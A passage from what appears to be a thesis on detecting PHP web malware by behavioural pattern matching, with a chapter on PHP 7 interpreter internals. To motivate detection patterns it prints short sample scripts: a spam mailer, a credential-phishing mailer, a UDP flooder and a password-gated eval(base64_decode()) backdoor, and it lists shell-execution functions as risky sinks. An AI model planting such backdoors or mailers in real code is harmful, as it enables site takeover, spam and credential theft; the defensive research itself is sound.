Figure 3.63: Three steps in translating a heuristic into a pattern (from top to bottom) with rules 1, 2 and 3 added respectively

3.3.3 Matching graphs to patterns

When checking a graph to see if it matches a certain pattern, the following basic algorithm can be used:

1. Check the type of the central element (based on the typing rule). If it is a built-in function call, iterate over all built-in function calls contained in the graph. If it is a dynamic code evaluation construct, iterate over all such constructs contained in the graph. If no more elements are left in the graph, skip to step 4.
2. Iterate over each property described by the pattern, and check to see if that property is present for the element currently selected in the graph. If it is not, the pattern does not match this element; continue the iteration in step 1 to the next graph element. If it is present, repeat step 2 for the next property. If no more properties are left to check, continue to step 3.
3. If no more property are left to check and all checked properties are present in the graph for the selected element, the graph matches the pattern. This ends the matching algorithm.
4. If none of the elements in the graph match the pattern, the graph doesn't match the pattern. This ends the matching algorithm.

We can describe this in pseudocode as follows:

```
1   if heuristic.typing_rule.type == built_in_function then
2     for element in graph.built_in_functions do
3       for rule in heuristic.rules do
4         for property in element.properties do
5           if !match(rule, property)
6             goto next_element
7           endif
8         endfor
9       endfor
10
11      return graph_matches
12
13      next_element: continue
14    endfor
15
16    return graph_doesnt_match
17  elseif heuristic.typing_rule.type == dynamic_code_evaluation then
18    for element in graph.dynamic_code_evaluations do
19      for rule in heuristic.rules do
20        for property in element.properties do
21          if !match(rule, property)
22            goto next_element
23          endif
24        endfor
25      endfor
26
27      return graph_matches
28
29      next_element: continue
30    endfor
31
32    return graph_doesnt_match
33  endif
```

Listing 3.64: Pseudocode of the pattern matching algorithm

To illustrate this, we take several example graphs and try to match them against the previously discussed pattern shown in figures 3.58 and 3.63. For each of these examples we go through the steps for matching the pattern to the graph, and say whether the final result is a match or not.




Figure 3.65: Example graph #1

1. Rule #1: the element is a built-in function call. We look at the call to `function()`.
2. Rule #2: does the element have an argument with an incoming data influence relationship from a compile-time constant? Yes, `$first` matches this rule.
3. Rule #3: does the element have an argument named `$first` with an incoming data influence relationship from an external input value? No. The rule doesn't match, so the entire pattern doesn't match this element.
4. Find another built-in function call to inspect. There is none.

The pattern **does not** match this graph.




Figure 3.66: Example graph #2

1. Rule #1: the element is a built-in function call. We look at the call to `call_one()`.
2. Rule #2: does the element have an argument with an incoming data influence relationship from a compile-time constant? No. The rule doesn't match, so the entire pattern doesn't match this element.
3. Find another built-in function call to inspect. We look at the call to `call_two()`.
4. Rule #1: the element is a built-in function call. We look at the call to `call_one()`.
5. Rule #2: does the element have an argument with an incoming data influence relationship from a compile-time constant? Yes, `$arg` matches this rule.
6. Rule #3: does the element have an argument named `$first` with an incoming data influence relationship from an external input value? No. The rule doesn't match, so the entire pattern doesn't match this element.
7. Find another built-in function call to inspect. There is none.

The pattern **does not** match this graph.




Figure 3.67: Example graph #3

1. Rule #1: the element is a built-in function call. We look at the call to `function()`.
2. Rule #2: does the element have an argument with an incoming data influence relationship from a compile-time constant? Yes, `$first` matches this rule.
3. Rule #3: does the element have an argument named `$first` with an incoming data influence relationship from an external input value? Yes, `$first` matches this rule.
4. There are no more rules to test; all rules match.

The pattern **does** match this graph.

Note that it doesn't matter that the matching arguments for rules #2 and #3 are the same. The rules are checked separately and can be checked in any order; there is no precedence, requirement of overlap or lack thereof.




Figure 3.68: Example graph #4

1. Rule #1: the element is a built-in function call. We look at the call to `function()`.
2. Rule #2: does the element have an argument with an incoming data influence relationship from a compile-time constant? Yes, `$first` matches this rule.
3. Rule #3: does the element have an argument named `$first` with an incoming data influence relationship from an external input value? Yes, `$first` matches this rule.
4. There are no more rules to test; all rules match.

The pattern **does** match this graph.

Note that it doesn't matter that there is an extraneous argument that doesn't match any rules. The rules may describe only a subset of an element's properties, such as additional arguments or a function name.

CHAPTER 4

CHARACTERISING MALWARE

Using the patterns introduced in the previous chapter, we can now define patterns for actual malware. Based on the patterns in this chapter, we can then define heuristics for use in our actual solution. First, we take a look at several examples of malware scripts that contain behaviour that we want to track. By translating those scripts into graphs, we make it easier to pick out the elements of these scripts that we want to detect, and thus which elements we need to add to our patterns. Based on the graph descriptions for the example scripts, we can then define patterns that would match the malicious behavioural aspects that we want to catch in these scripts.

4.1 Spam

As explained in sections 2.2.1 and 2.2.3, both spam and phishing scripts can be characterized by their behaviour in sending data by e-mail. They can be detected based on the fact that specific elements in the e-mails being sent by these scripts are variable, in particular in spam scripts where the receiver address is variable and user-controlled, which is highly unusual for a legitimate use case.

Consider a basic spam script, that sends e-mails to addresses provided as user input. The message body is hardcoded in the script, and the subject is randomized in a minimal way using a PHP built-in function. The script is shown in listing 4.1, its high-level graph description is seen in figure 4.2.

```
1 <?php
2 $recipients = $_GET['addresses'];
3 $subject = "spam message" . rand();
4 $message = "message body";
5
6 foreach ($recipients as $address) {
7   mail($address, $subject, $message);
8 }
```

Listing 4.1: Example PHP spam script




Figure 4.2: High-level description of the example PHP spam script

The graph makes it easy to trace back the origins of data that is supplied to each of the function arguments of the `mail()` function call. The value of the first argument is ultimately derived from external input (an entry in the `$_GET` superglobal), while the second argument is a combination of a compile-time constant and the result from a call to the built-in function `rand()`. The third argument directly inherits its value from a compile-time constant.

The malicious characteristic is the fact that the address is user-defined, which is considered typical for a spam script as stated in section 2.2.1. Note that the fact that the `$to` value is indirectly retrieved through the `foreach` construct does not change the origin of the data, as the path can still be directly traced back to the external input. Thus, if we would define the pattern that any data sourced from external input is considered malicious, we would be able to call out this particular script. Such a pattern is given in figure 4.3, along with its heuristic notation.

1. Type: Built-in function call
2. Function name equals “mail”
3. Argument #1, named `$to`, is influenced by an external input value




Figure 4.3: Pattern for spam scripts

The graph in figure 4.2 clearly matches: the built-in function call is to the `mail()` function, and we can trace along data influence arrows to find that the data going into the `$to` argument is ultimately influenced by `$_GET`, an external input value.

4.2 Phishing

As mentioned in section 2.2.3, e-mails coming from phishing scripts usually only have the message body affected by user input. Consider the following code, and its graph representation in figure 4.5. In this case, it is the third argument that is derived from the user data.

```
<?php
function userfunc($msg) {
  $addr = "phisher@phishing.com";
  $subj = "phished login details" .
          rand();
  mail($addr, $subj, $msg);
}

$message = $_GET['username'] . ": " .
           $_GET['password'];

userfunc($message);
```

Listing 4.4: Example PHP phishing report script




Figure 4.5: High-level description of the example PHP phishing report script

With the pattern that would work for the previous spam script, we would not catch this phishing script. On the other hand, nor would we be able to define a pattern to match phishing scripts that does not cause false positives on e.g. contact forms. Sending e-mail to a statically defined e-mail address is not suspicious, and deriving the mail body from external input isn’t either.

Based on the analysis both here and in section 2.2.3 we conclude that we can’t safely define patterns for phishing scripts.

4.3 Denial-of-service

Scripts intended for use in denial-of-service attacks are usually recognized by sending UDP packets to an address that can be specified by the user, as described in section 2.2.2. When looking at basic UDP packet flooder scripts using `fsockopen()`, we are not (only) interested in the origin of data contained in a variable, but rather in the actual value it represents. Take for example the following script and graph representation.

```php
<?php
$port = 1234;

fsockopen("udp://127.0.0.1", $port);
fsockopen("udp://".$_GET['ip'],
          $port);
fsockopen($_GET['target'], $port);
fsockopen($_GET['ud']."p://127.0.0.1",
          $port);
```

Listing 4.6: Example PHP UDP packet flooder script

```php
array("ip" => "127.0.0.1",
      "target" => "udp://127.0.0.1",
      "ud" => "ud");
```

Listing 4.7: Contents of `$_GET` for example UDP flooder script




Figure 4.8: High-level description of the example PHP UDP packet flooder script

Note that each of the four function calls has the same values for its arguments, and thus are equivalent. However, based on the description given in section 2.2.2, the first one is safe while the others are not. All of them use UDP for the socket, but the first call is the only call where the user does not have any influence on the value of the target address. There are thus two properties that can be used in defining the pattern: one is the data derivation from user input, and the other is the resulting value containing the `"udp://"` prefix.

1. Type: Built-in function call
2. Function name equals “fsockopen”
3. Argument #1 is influenced by an external input value
4. Argument #1 value starts with “udp://”




Figure 4.9: Pattern for DoS scripts

There are two interesting observations to be made about the script, with this pattern in mind. First, the fourth function call will be matched even though the influence on the value is on the protocol prefix rather than the actual address. To be able to catch out that distinction would require tracking the origins for each specific character in the string, which is not done for this generalisation (and is probably complicated and expensive to implement). For the rare case that this happens, it would be a false positive.

The second observation is that the third and fourth function calls will only trigger the pattern with appropriate values in the `$_GET` member variables. For the third call, the `target` member should simply not start with the `"udp://"` prefix to avoid triggering the pattern. The fourth call can avoid this by appropriately entering a value that causes the prefix to read differently (e.g. `"tc"` or `"htt"`). The fact that this is possible is by design and indeed should be considered a feature: it means that not the code itself, but rather the behaviour resulting from that code being executed (with specific input) is analysed and labelled malicious or benign.

4.4 Gateway malware

Due to the great variety of techniques used in gateway malware (see section 2.2.4), the following example combines several of them to discuss and analyze them together. In this case, the script is a basic wrapped one-liner that relies on a crafted form of user input. This user input is described in listing 4.11, in a decoded form; when executing the script, this needs to be base64-encoded before being supplied as input. Furthermore, the `$_POST['func_name']` input member is set to `"mail"` for this example.

```php
<?php
if ($_POST['password'] == "password") {
  eval(
    base64_decode(
      $_POST['injected_code']
    )
  );
}
```

Listing 4.10: Example PHP gateway malware script

```php
$func_name = $_POST['func_name'];
$func_name('target@address.com',
           'subject',
           'body');
```

Listing 4.11: base64-decoded value of `$_POST['injected_code']` used in the gateway malware example




Figure 4.12: High-level description of the example PHP gateway malware script

There are several interesting things in this graph to look at. For each of these we will define the matchable properties, why they are malicious, and what pattern can be defined to match those properties.

First, note that the name of the function call to `mail()` is derived from user input here, through the intermediate variable `$func_name` (note the different arrow head). This language construct of variable function calls, when exposed to user influence, can be easily exploited when not sanitized or checked properly, and as a result it is only seen in malware. This behaviour (any function call deriving its name from user input) can thus be considered malicious.

1. Type: Built-in function call
2. Function name is influenced by external input value




Figure 4.13: Pattern for a variable built-in function call

A next point of interest is the call to `base64_decode()`, since it is an exception to the blackbox look at built-in functions used so far (something goes in, something goes out and we do not look at what happens in between). We know in this case that the function only changes the representation of the value—the encoding, in fact—and does not actually change the value itself. For that reason, we can make an exception for this particular function and in that case consider the input argument as a direct data source of the function result. Making this connection allows creating a complete path directly from

the user input to the code that eval() executes. This consequently enables defining a matching pattern of any call to eval() with the input code influenced by the user.

The pattern shown in figure 4.14 notably doesn't name eval() - the same problem would arise with include() and require(), so we just match every dynamic code evaluation construct taking external input as its input.

1. Type: Dynamic code evaluation construct
2. Initialization value is influenced by external input value




Figure 4.14: Pattern for "eval()'ed user input"

Another aspect worth paying attention to is the mail() call. There are two ways we could label this a malicious call. First, it is executed within the eval() execution. Second, although the input arguments are all derived from compiled constants, those compiled constants are declared in the eval() scope. Both these methods are highly indicative of a form of obfuscation and seem unlikely to trigger any legitimate mailer scripts.

1. Type: Built-in function call
2. Function name equals "mail"
3. Function call was processed in a dynamic code execution scope




Figure 4.15: Pattern for mail() call within eval()

1. Type: Built-in function call
2. Function name equals "mail"
3. Argument #1 was influenced by a variable processed in a dynamic code execution scope




Figure 4.16: Pattern for mail() call with eval()-processed $to argument

4.4.1 Variations

The focus in the examples shown in figures 4.15 and 4.16 is on sending an e-mail, but there are many functions which can be considered dangerous when their input is controlled by external input. It would take up an unreasonable amount of space in this thesis to describe them all with fully specified heuristics and patterns, but we can name the functions in question and consider the variations that can be made on the patterns show in figures 4.15 and 4.16 when substituting mail() with these functions, and $to with their respective input argument names.

All of these functions are used to execute system commands or programs. We will not go into detail regarding their specifics and differences here, and simply state that they are all able to execute commands and thus are potentially harmful depending on their input.

- system()
- passthru()
- exec()
- shell_exec()
- proc_open()

4.4.2 Whiteboxed function calls

In section 4.4 we already used `base64_decode()` as a whiteboxed function call (see 3.1.7), but in practice there are many different such functions need to be defined as such in order to properly test our sample set of scripts. After looking through the scripts in our dataset, we compiled a list which is shown in table 4.17.

Function	Description	Arguments
Array and string handling		
array_merge	Merge all input arrays into a single array	All
substr	Extract part of the input string	$string
str_replace	Return a string with a specific pattern replaced by a specified replacement string	$replace, $subject
preg_replace	Return a string with a specific regular expression pattern replaced by a specified replacement string	$replace, $subject
explode	Split a string by a specified delimiter and return an array of substrings	$delimiter, $string
implode	Join array elements into a single string using the specified joining string	$glue, $pieces
String encoding		
base64_encode	Encode a string with base64 encoding	$data
base64_decode	Decode a string with base64 encoding	$data
str_rot13	Encode/decode a string with rot13 encoding	$str
Compression		
gzinflate	Uncompress data using DEFLATE compression	$data
gzdeflate	Compress data using DEFLATE compression	$data
zlib_encode	Compress data with a specified encoding	$data
zlib_decode	Uncompress data with a specified encoding	$data
gzencode	Compress data using gzip compression	$data
gzdecode	Uncompress data using gzip compression	$data
gzcompress	Compress data using ZLIB compression	$data

Table 4.17: Functions marked as whiteboxed for specific arguments

CHAPTER 5

PHP INTERNALS

To understand the possibilities for instrumenting the PHP interpreter, we need to look at its internal design. This chapter strives to summarize the component structure, data flows and execution paths offered by the PHP interpreter in a general sense. Although a selection has been made to limit the scope of this chapter to the parts that are relevant to this research, this chapter does not look directly at how the various components can be instrumented for tracking. In the next chapter, a design is proposed for instrumentation methods based on the internals as described here.

This information is based on the PHP 7 interpreter[22], written in C. Note that development of PHP 7 involved a significant rewrite of the interpreter compared to the previous versions, which means many of the descriptions in this chapter may not be applicable to earlier versions. Several referenced data structures and macros used in the PHP source code are included in the appendices, with the exact listings named where relevant.

5.1 Overview of the PHP interpreter

The interpreter consists of these major components:

- **Parser**
  The parser converts input PHP code to internal structures which are ready for compilation (an abstract syntax tree, or AST). PHP uses the GNU Bison project[9], an open-source parser generator for context-free languages.
- **Compiler (and optimizer)**
  Generated ASTs are used by the compiler to deduce the exact instructions that should be executed. The output instructions are essentially written in PHP's own machine code, although the output is formatted as binary structures rather than plain text. Note that PHP also utilizes an optimizer which is integrated into the compiler, which tries to optimize the generated instructions to limit the number of output instructions and prefers simple instructions over complicated ones.
- **VM**
  The virtual machine performs the execution of instructions as generated by the compiler.
- **Built-in function definitions**
  Aside from the internal functions (that define the working of each VM instruction), the PHP language offers many functions in the PHP language which are available for execution to certain VM instructions.

For implementing behavioural analysis we focus on the VM, since is the only component that performs actual execution and handles dynamic data. For specific cases, we will also want to track execution of specific functions, thus the function definitions are also of interest.

5.2 The PHP VM

The virtual machine takes instructions as input in the form of a binary structure, and manages memory through a combined stack and heap. Contrary to other virtual machines PHP does not maintain separate stack and heap memories, but instead combines the aspects by using a stack of which some elements are directly addressed using pointers. The compiler allocates memory for both the instructions and the stack/heap-managed variables, but additionally the VM can dynamically expand and reallocate memory during processing.

5.2.1 Oplines

Every instruction (also called an 'operation line' or 'opline' for short) is managed as a data structure. The implementation is shown in appendix A. The members contain the following data:

- `opcode`
  The instruction type (also called an 'operation code' or 'opcode' for short).[1]
- `op1`, `op2`
  The instruction operands (the inputs for the operation). Their types are defined by `op1_type` and `op2_type`.
- `result`
  The instruction result operand (the operation output). The type is defined by `result_type`.
- `lineno`
  The line number in the PHP source code (as supplied to the parser) that contains the definition of this instruction. It is used for providing sensible debugging information when displaying error messages.
- `extended_value`
  For some instructions, the standard set of operands is not enough to store all required information. This field allow storing various forms of additional data for these instructions.
- `handler`
  Optional custom handler method identifier.

The input and result operands are of the type `znode_op`, a C union data structure. Its definition is included in appendix B. Since this is a union, only one of the members is ever available for use, and it is up to the code to know which member name to access. For example, in the context of `zend_op`, this is done using the `*_type` members.

5.2.2 Opcode handlers

Every opcode has a C function template to create its associated handler functions. The different handlers are specialized for specific data types. By compiling type-specific handler functions, the PHP compiler can directly associate every opcode with the appropriate handler function rather than have the VM executor check for types and pick the right handler. This is done because the input operands of any opline can be of various types, namely:

- `TMP_VAR`: A temporary variable created by the compiler or optimizer to chain together instructions, generally freed directly after it is read.
- `VAR`: A compiler-/optimizer-created variable with a regular lifespan.
- `CV`: A compiled variable, a more persistent variable which is only freed explicitly or when it goes out of scope.
- `CONST`: A compile-time constant, stored in a `literals` collection rather than on the main stack.

There are several distinctions between the handling of these types. For example, temporary variables are freed after being read, and constants are stored in different memory locations than the other variables. Rather than implement all of these distinctions by checking the operand types at run-time, the PHP VM generates multiple forms of the same handler depending on the operand types. A custom preprocessor (executed before the C compiler preprocessor) generates these multiple forms based on the templates written for each handler. Those generated handlers are used by the VM depending on the combination of operand types used in any given opline. By performing type checks at compile-time rather than run-time, PHP limits the number of checks on operand types to a fixed amount per opline, but still allows a variety of conditions based on the operand types in the handlers themselves.

[1] See `http://php.net/manual/en/internals2.opcodes.php` for an overview of available opcodes.

5.2.3 Stack

PHP uses a combined stack for instruction context and variable data storage. Instruction context data is wrapped in a data structure called `zend_execute_data` (defined as shown in appendix C). This data structure is used in multiple contexts and serves different purposes depending on the context. However, it can best be summarized as containing the definition of the execution scope. The instruction itself is found in the `opline` member.

Although not all members of this structure are easy to explain due to the multifaceted nature of the data structure, the core summaries are included below.

- `func`
  In case of an internal function call, this field is set on the object wrapping the actual function and points to the function object to call.

- `call`
  In case of an internal function call, this field refers to the object wrapping the actual function call (i.e. the field on which the `func` member is set).

- `prev_execute_data`
  In case of a scope change (in e.g. a user function call) this field points to the scope from which the current scope was created.

- `return_value`
  In case of a scope change with return value capabilities (e.g. a function call) this field points to the variable to which the return value should be written.

- `This`
  Value of the special variable `$this` (for use in object methods).

- `symbol_table`
  Symbol tables used in transferring data between scopes (see section 5.2.14).

5.2.4 Variables

Variables are contained in data structures named `zval`, as defined in appendix D. This data structure contains multiple unions which serve to optimize copies of segments of the structure. This section focuses on how data is stored in this structure and not at the copying methods, so we will not go into detail on each of those unions here.

The main member, `value`, is yet another union, defined in appendix E. In this structure, the members are somewhat self-explanatory. Which member should be used is determined based on the `u1` member of the wrapping `zval` object.

When a variable is to be used in an instruction, the VM has to determine the memory address of the appropriate `zval` object based on the information provided in both the execution scope data and the instruction itself. It uses the value of the operand member (`op1`, `op2` or `result` in `zend_op`) as a pointer offset on the execution scope data to do this. This action is wrapped in several preprocessor macros, included in appendix F. `ZEND_CALL_VAR` is used to generate a pointer based on a base address (a pointer to a `zend_execute_data` object) and an offset (such as the one contained in an instruction operand). The `ZEND_CALL_VAR_NUM` macro is a helper to get the nth variable in the current scope, which is relevant for retrieving arguments passed to internal function calls (see section 5.2.10).

The compiler also includes constant values which are not placed on the stack, but in a collection named 'literals'. They are looked up in a similar fashion, but instead of taking the `zend_execute_data` object address as a base, it uses the address of the appropriate `literals` fields (from either `zend_execute_data` or `zend_function`, depending on the compiler options).

5.2.5 Variable references

PHP has support for multiple variables pointing to the same data, using references. The concept of references can be considered a safe version of variable pointer handling. An example of variable references is shown in listing 5.1.

```
<?php
$foo = 1;
$bar = &$foo;
$bar = 2; // $foo now has the value 2
```

Listing 5.1: Example of PHP variable reference use

Internally, references are handled using pointers. The `ref` member of the `zend_value` structure can point to a `zend_reference` object, containing a pointer to a `zval` struct (see appendix G). Several preprocessor macros wrap dereferencing logic to retrieve the actual object that should be read or modified whenever a reference is used. Several preprocessor macros wrap the reference handling logic within the VM.

5.2.6 Value comparisons

PHP distinguishes between strict and loose value equality checks. The loose equality operator (==) checks if the variables are value-wise equivalent, but allows for several steps of 'type juggling' before the comparison is made. Conversely, the strict equality operator (===) checks for the exact same value. The distinction is mainly significant because of PHP's weak typing and relatively trigger-happy implicit typecasting. Some examples are given in listing 5.2.

```
<?php
1 == "1";          // true
1 === "1";         // false
1 === 1;           // true
"1" == "01";       // true
"1" === "01";      // false
"1" === "1";       // true
"" == null;        // true
"" === null;       // false
"" == false;       // true
"" === false;      // false
null == false;     // true
null === false;    // false
"" == 0;           // true
"" === 0;          // false
```

Listing 5.2: Differences between strong and weak equality comparators

For instrumentation, the distinction is not relevant. However, it is important to understand that there are multiple equality comparison operators to instrument that are functionally different (and have different opcodes, `ZEND_IS_EQUAL` and `ZEND_IS_IDENTICAL` respectively), but are instrumented in the same way.

Next to equality comparisons, there are also mathematical comparisons for e.g. greater-than and less-than checks. These comparators do not have different versions, since a mathematical comparison operator without an implicit cast (to a mathematical type) would essentially be a combination of a mathematical comparator and a type comparator.

5.2.7 Arrays

Arrays are managed through two related structures: `zend_array` and `Bucket`. Each array entry is a `Bucket` which contains both key and value information. A `zend_array` instance contains metadata on the array size and structure, and contains a pointer to a sequence of `Bucket` instances through the `arData` property (see appendix H).

Note that each array element can have either a numerical index or a string-based key. Regardless of which is set, the `h` member of `Bucket` is always set, with an internal hashing function used to convert string-based keys to a numerical value to fit into the `zend_ulong` field.

5.2.8 Objects

The structure used for object management (appendix J) combines two core concepts of objects: several management methods (through a structure of functions named zend_object_handlers, see appendix I) and the object properties (through a linked zend_array instance, see appendix H). While the zend_object structure is responsible for object instances, the zend_class_entry structure deals with class definitions.

When a new object is created, this is done based on a zend_class_entry structure, and a new zend_object instance is created. At that point, properties of the zend_object are instantiated by copying values from the default_properties_table member of the associated zend_class_entry structure.

There are two members for storing property values, properties and properties_table; the latter does not store any metadata because it is a set of pure zval structures, which is used for speed improvement purposes when an object does not yet have any member properties besides those defined in its class definition. For the class-defined properties, the zend_class_entry structure contains enough information to know which location in the properties_table belongs to which property. As soon as instance-specific properties are added, properties is instantiated with the data from properties, and from there all property use on the object goes through this member.

For most classes, the handlers will be set to the global std_object_handlers[2] structure, an instance of zend_object_handlers which contains default methods for all of the actions defined in the structure. This is only ever overwritten in certain PHP modules, to allow customizing the behaviour in C code rather than PHP-level wrappers, which will usually increase speed and performance.

Overwriting default class behaviour is also possible at the PHP level using what PHP calls 'magic methods', such as __get() as a custom getter method or __call() as a custom catch-all object method handler. They are part of zend_class_entry (see appendix K) and are wrapped in zend_function structures created by the compiler. The standard object handlers defined in std_object_handlers check for the existence of such magic methods and execute them where appropriate. For example, the standard read_property method utilizes the magic __isset() and __get() methods if a property is requested that is not explicitly defined. Note that this means it is possible to prevent ever deferring to a certain magic method by overriding any appropriate handlers property that contains references to it.

5.2.9 User functions

User-defined functions (that is, functions defined in PHP within the input script) are compiled as regular instructions, with wrapping code to manage the variable scope. Before calling a user function, all arguments passed to the function are made available in the user function scope by copying them to memory locations associated with variables within the user function scope. For example, the value for the second argument is copied into the zvalue object of the second variable in the function scope. At the end of the function execution, a return value is handled by copying the appropriate value (from within the function scope) to the referenced zvalue object (in the calling scope). For example, take the code in listing 5.3 that compiles to the oplines shown in 5.4.

```
1  <?php
2  function example($arg1, $arg2) {
3    echo $arg1;
4    return $arg2 + 2;
5  }
6
7  $input1 = 5;
8  $input2 = 7;
9
10 $output1 = example($input1, $input2);
11 $output2 = example($input2, $input1);
```

Listing 5.3: Example PHP script using a user function

[2] Defined in <Zend/zend_object_handlers.c>

	Address	Current scope	Related scope	Opcode	Op. 1	Op. 2	Result	Extended value
1	879872	392496	-	ZEND_NOP	0	0	0	0
2	879904	392496	-	ZEND_ASSIGN	80	0 L	0	0
3	879936	392496	-	ZEND_ASSIGN	96	16 L	1	0
4	879968	392496	392736	ZEND_INIT_FCALL	128	32 L	0	2
5	880000	392496	392736	ZEND_SEND_VAR	80	1	80	2
6	880032	392496	392736	ZEND_SEND_VAR	96	2	96	2
7	880064	392496	392736	ZEND_DO_UCALL	0	0	176	0
8	880096	392496	-	ZEND_ASSIGN	112	176	3	0
9	880128	392496	392736	ZEND_INIT_FCALL	128	48 L	0	2
10	880160	392496	392736	ZEND_SEND_VAR	96	1	80	2
11	880192	392496	392736	ZEND_SEND_VAR	80	2	96	2
12	880224	392496	392736	ZEND_DO_UCALL	0	0	208	0
13	880256	392496	-	ZEND_ASSIGN	128	208	5	0
14	880288	392496	-	ZEND_RETURN	64 L	0	0	-1
15	802880	392736	-	ZEND_ECHO	80	0	0	0
16	802912	392736	-	ZEND_ADD	96	0 L	112	0
17	802944	392736	392496	ZEND_RETURN	112	0	0	0

Table 5.4: Compiled instructions for a user function call

Lines 2 and 3 in the compiled output correspond to lines 8 and 9 in the PHP input; they assign constants to the variables. In this case, for example, `$input1` is located at memory address $392496 + 80$ (the scope address plus the value of operand 1). The source values (from operand 2) are retrieved from the literal set which is filled at compile-time, so the values 5 and 7 are not visible in the compiled code.

Before each execution of the function, the `ZEND_INIT_FCALL` instruction is executed to prepare the function call, which has its execution scope at address 392736 (denoted as related scope). The next instructions then copy variables from the calling scope to the function scope.

A variable is also allocated for the function return value. In line 7 the offset in the calling scope is provided as the result operand ($392496 + 176$). The instruction at the bottom assigns the return value ($392736 + 112$) to that variable. (Note that the variable address is not visible in the `ZEND_RETURN` instruction, but it retrieves it under the hood through linked data structures.) From there, it is available in the calling scope at that address, from where it is put into $392496 + 112$ at line 8 (the address of `$output1`).

One thing of note: the jumps between various parts of the instruction memory are not explicit, but contained in the `ZEND_DO_UCALL` and `ZEND_RETURN` instructions. The first retrieves its jump address using the `call` member of the `zend_execute_data` object, while the second retrieves its jump address through the `prev_execute_data` member.

5.2.10 Internal functions

Internal functions are implemented in C, and their execution is an atomic operation to the VM using a single instruction (the `ZEND_DO_ICALL` opcode). In this example, the `strpos()` function[3] is called with the PHP code in listing 5.5, with the compiled opcodes shown in table 5.6.

```
1 <?php
2 $input1 = "string";
3 $input2 = "ring";
4
5 $output = strpos($input1, $input2);
```

Listing 5.5: Example PHP script using an internal function

[3]Defined in <ext/standard/string.c>

	Address	Current scope	Related scope	Opcode	Op. 1	Op. 2	Result	Extended value
1	735040	320368	-	ZEND_ASSIGN	80	0 L	0	0
2	735072	320368	-	ZEND_ASSIGN	96	16 L	1	0
3	735104	320368	320560	ZEND_INIT_FCALL	128	32 L	0	2
4	735136	320368	320560	ZEND_SEND_VAR	80	1	80	2
5	735168	320368	320560	ZEND_SEND_VAR	96	2	96	2
6	735200	320368	320560	ZEND_DO_ICALL	0	0	160	0
7	735232	320368	-	ZEND_ASSIGN	112	160	3	0
8	735264	320368	-	ZEND_RETURN	48 L	0	0	-1

Table 5.6: Compiled instructions for an internal function call

Initiating a function call and loading arguments into the stack occurs in a similar way as with a user function. However, contrary to `ZEND_DO_UCALL` which signifies the start of a block closed with a `ZEND_RETURN` call, the `ZEND_DO_ICALL` opcode is the entire function call and even includes the assignment of the result value to a variable in the current scope. The offset of that variable in which the result value is stored is given in the result operand.

5.2.11 Object methods

Object methods calls are comparable to user functions, with the key difference that the function signature is identified by two fields: a function identifier and the object to use for the function context. This is comparable to how function pointers for objects are used in C. In order to support this special kind of function signature, a special version of the `ZEND_INIT_FCALL` opcode, `ZEND_INIT_METHOD_CALL`, is available for use. After this opcode initializes the function context, the flow is the same as for regular user calls.

5.2.12 Dynamic code inclusion and execution

The VM offers two main methods of including and executing code that is supplied at runtime: by file (using `include()` or `require()`) and by string (using `eval()`). Both are implemented using the same opcode: `ZEND_INCLUDE_OR_EVAL`. Effectively, this handles the input code using the same methods the PHP interpreter uses when it is directly supplied a script for execution: the code is run through the compiler to generate a `zend_op_array` (a set of `zend_op` structures) which is then inserted in-place in the opcodes under current execution.

Effectively, the result is similar to defining a new user function with the supplied code as function body, and directly executing that function, with a key difference: the symbol table is effectively shared from the calling scope the created scope (by copying across the scope-contained variables). Variables declared within a function body are not exposed to the containing scope whereas those defined in code passed to `eval()` or `include()` are. Several wrapping constructions ensure the variables in the current scope are copied into the newly created scope and vice versa, and a value-return statement allows explicitly copying a value from the created scope to the calling scope, much like a value is returned within a user function.

```
1 <?php
2 function foo() {
3   return "bar";
4 }
5
6 $result = eval("return foo();");
```

Listing 5.7: Example PHP script using dynamic code execution with `eval()`

	Address	Current scope	Related scope	Opcode	Op. 1	Op. 2	Result	Extended value
1	329088	518352	-	ZEND_NOP	0	0	0	0
2	329120	518352	518208	ZEND_INCLUDE_OR_EVAL	0 L	0	96	1
3	329152	518352	-	ZEND_ASSIGN	80	96	1	0
4	329184	518352	-	ZEND_RETURN	16 L	0	0	-1
5	329344	518208	518112	ZEND_INIT_FCALL	80	0 L	0	0
6	329376	518208	518112	ZEND_DO_UCALL	0	0	80	0
7	329408	518208	518352	ZEND_RETURN	80	0	0	1
8	251968	518112	518208	ZEND_RETURN	0 L	0	0	0

Table 5.8: Compiled instructions for dynamic code execution

The implementation of these methods as an opcode makes them language constructs rather than internal functions, which means that they are not available in dynamic function execution methods such as variable function calls or through the use of callback handlers such as `call_user_func()`. There are however still other internal functions which can execute arbitrary code with similar behaviour, such as `assert()`.

5.2.13 Auto globals

PHP offers several globally available data structures which collect external data, named ‘auto globals’. Among these are the language-level ‘superglobals’ such as `$_GET` and `$_SESSION`. All of these sets are filled during the creation of the execution environment[4], with data retrieved from the appropriate sources. The full list of auto globals with their associated sources are:

- `$_GET`: Parsed HTTP request string
- `$_POST`: Parsed HTTP request body on POST requests
- `$_COOKIE`: Parsed HTTP request cookies
- `$_REQUEST`: Merge of the first three, with precedence determined by configuration[5]
- `$_SESSION`: Data managed in the PHP session store
- `$_FILES`: Files submitted in an HTTP POST request
- `$_SERVER`: Metadata about the server software using the PHP library
- `$_ENV`: Data provided to the PHP library by its execution environment
- `$argv`: Command-line arguments provided to the PHP binary in direct execution
- `$argc`: The number of command-line arguments contained in `$argv`

5.2.14 Symbol tables

A symbol table is generally only used internally by the compiler to resolve a variable name to a certain memory address as used in the instructions. Beyond the compiler, the symbol table is usually not required anymore since everything is resolved to addresses already. Within the PHP interpreter, a specific symbol table is construed when passing over data from a containing scope to a contained scope, such as during execution of code through `eval()`. This could be considered a way of combining the literals from the compilation of the newly executed code with the data that is exposed to the code from the containing scope.

Each symbol table is implemented as a set of `Bucket` structures, similar to how arrays are implemented. When transitioning between scopes with related symbol tables, data is copied into the symbol table from the first scope and then copied from the symbol table to the `zend_execute_data` structure of the second scope.

[4] See main/php_variables.c

[5] `variables_order` or `request_order` depending on the PHP version and directive values

5.3 Built-in function definitions

PHP functions are internally available as C functions, mapped to a PHP function name and signature through the `PHP_FUNCTION` preprocessor macro (from `<main/php.h>`) which is mapped to `ZEND_FUNCTION` (from `<Zend/zend_API.h>`). Their usage is best explained by way of example using the PHP function `fsockopen()`[6].

When resolving all preprocessor macros, this ultimately transforms listing 5.9 into 5.10. This shows you that ultimately, each function will get passed its context and scope in the form of a `zend_execute_data` structure, and is given the option to return a value through a pointer to a `zval` structure.

```
PHP_FUNCTION(fsockopen)
{
